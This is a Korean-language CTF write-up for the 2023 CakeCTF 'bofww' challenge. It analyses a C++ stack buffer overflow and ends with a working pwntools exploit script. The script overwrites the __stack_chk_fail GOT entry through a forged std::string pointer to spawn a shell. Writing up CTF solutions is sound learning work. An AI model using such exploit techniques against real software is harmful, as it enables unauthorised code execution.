2023 CakeCTF Writeup - bofww
1. 문제 파일
2. 소스코드
#include <iostream>

void win() {
  std::system("/bin/sh");
}

void input_person(int& age, std::string& name) {
  int _age;
  char _name[0x100];
  std::cout << "What is your first name? ";
  std::cin >> _name;
  std::cout << "How old are you? ";
  std::cin >> _age;
  name = _name;
  age = _age;
}

int main() {
  int age;
  std::string name;
  input_person(age, name);
  std::cout << "Information:" << std::endl
            << "Age: " << age << std::endl
            << "Name: " << name << std::endl;
  return 0;
}

__attribute__((constructor))
void setup(void) {
  std::setbuf(stdin, NULL);
  std::setbuf(stdout, NULL);
}
3. 바이너리 보호기법 검사

4. 정적분석
bofww가 어떻게 동작하는지 소스코드를 통해 확인해보자.
4.1 프로그램의 흐름
main()함수에서int age와std::string name을 선언한다.void input_person(int& age, std::string& name)함수에age와name을 인자로 넣는다.void input_person(…)함수 내부int _age와char _name[0x100]을 선언한다.std::cin을 통해_age와_name의 값을 입력 받는다.- 입력받은 값을
void input_person(…)함수의 매개변수age(ref),name(ref)에 바인딩한다.
std::cout을 통해age와name의 값을 출력한다.
4.2 취약한 코드
위 프로그램의 흐름을 살펴보며 취약점이 발생할 수 있는 부분을 예상해보았다.
void input_person(…)함수의_name변수는std::cin을 통해 입력을 받게 되는데
std::cin에 입력 받는 값의 길이가 제한이 없으므로 BOF 취약점이 발생할 수 있다.
4.3 취약점 발생 예상 시나리오 작성
위 3.2 섹션에서 취약점이 발생할 수 있는 부분에 대해 확인해보았고, 취약점이 발생될 수 있는 시나리오는 아래와 같다.
input_person(…)함수를 통해_name에 값을 입력 받게 되는데, 이때 입력에 제한이 없으므로 기존 크기보다 더 큰 값을 입력한다.- 현재 코드에선 오버플로가 발생한 상태에서 Canary를 Leak 할 수 있는 방법이 보이지 않으므로 또 다른 우회법인
__stack_chk_failed함수의got를win함수 주소로 덮는 방법을 활용한다.- GOT Overwrite를 하기 위해
string객체를 활용할 수 있는데 자세한 내용은 이 링크와 StackOverflow를 통해 참고할 수 있다.string의 구현 중 일부를 가져오면 아래와 같다.
- GOT Overwrite를 하기 위해
template<typename _CharT, typename _Traits, typename _Alloc>
class basic_string {
    // 154번째 줄부터
    struct _Alloc_hider : allocator_type {
        pointer _M_p;  // 실제 데이터가 저장되는 포인터
    };

    _Alloc_hider _M_dataplus;
    size_type _M_string_length;

    enum { _S_local_capacity = 15 / sizeof(_CharT) };

    union {
        _CharT _M_local_buf[_S_local_capacity + 1];
        size_type _M_allocated_capacity;
    };
    // 179번째 줄까지
};
_Alloc_hider _M_dataplus: 실제 데이터가 저장되는 주소(x86 → 4byte, x64 → 8byte)size_type _M_string_length: 데이터가 가지는 문자열(bytes)의 길이- union fields
- 선언된 필드 중 가장 큰 것은
_M_local_buf이므로 크기는 16byte를 가진다. _CharT _M_local_buf[_S_local_capacity + 1]: 문자열이_M_local_buf에 담길 수 있다면 스택에 저장되고 아닐 경우에 힙에 저장된다._M_allocated_capacity:size_t타입으로 대부분은 8byte이다.
- 선언된 필드 중 가장 큰 것은
5. 동적분석
바이너리를 디버거를 통해 분석하며 확인해보자.
우선 disass input_person을 통해 _name을 입력 받는 위치와 name = _name을 진행하는 위치에 bp를 설정한다.

_name으로 입력을 받을 때 ‘A’를 SSO 할 수 없게끔 할당하였다.
이후 name = _name을 처리하는 함수 내부로 들어가 확인을 해보니 memcopy 함수가 사용되고 있다.

memcopy 함수 dest에 들어가는 인자는 실제 데이터가 저장되는 포인터, src에 들어가는 인자는 현재 스택에 저장된 값이고 n은 복사하고자 하는 값의 길이이다.
만약 _name에 입력을 받을 때 win 함수의 주소를 입력하고, BOF를 발생시켜 name의 string 객체의 문자열이 저장되는 포인터를 __stack_chk_failed 함수의 GOT 주소로 덮는다면 memcopy에서 __stack_chk_failed 함수의 GOT 값을 win 함수의 주소로 덮을 수 있을 것이다.


x64 calling convention에 따라 input_person의 매개변수가 스택에 위와 같이 저장된다.
rdi는 int age의 주소, rsi는 string name의 주소를 들고 있다.
6. 익스플로잇

from pwn import *
from pwn import p64

# input_person -> rbp - 130h = std::string name;
# p = remote('bofww.2023.cakectf.com', 9002)
p = process('./bofww')
e = ELF('./bofww')

breakpoint = {
    'call_string_op': 0x00000000004013b4,
    'call_string_op_memcopy': '_ZNSt7__cxx1112basic_stringIcSt11char_traitsIcESaIcEE10_M_replaceEmmPKcm+192',
    'input_person_stack_checking_prev': 0x00000000004013c8,
}

sh_addr = e.symbols['_Z3winv']
stack_chk_fail_got = e.got['__stack_chk_fail']

if len(sys.argv) > 1:
    if sys.argv[1] == 'debug':
        context.log_level = 'debug'
else:
    pass

# 0x136 (win() + nop) + 0x8(__stack_chk_fail@got)
# + 0x10 (fake_string_obj)
payload = p64(sh_addr).ljust(0x128 + 0x8, b'\x90') \
    + p64(stack_chk_fail_got) \
    + p64(0) + p64(0x404100) # fake string object

# attach(p, 'b *{}'.format(breakpoint['call_string_op_memcopy']))
# pause()

p.sendlineafter(b'What is your first name? ', payload)
p.sendlineafter(b'How old are you? ', str(0).encode())

p.interactive()
위 페이로드를 실행하면 다음과 같이 memcopy가 호출되는 것을 확인할 수 있다.

continue를 사용해 끝까지 실행한다면 쉘이 실행되는 것을 볼 수 있다.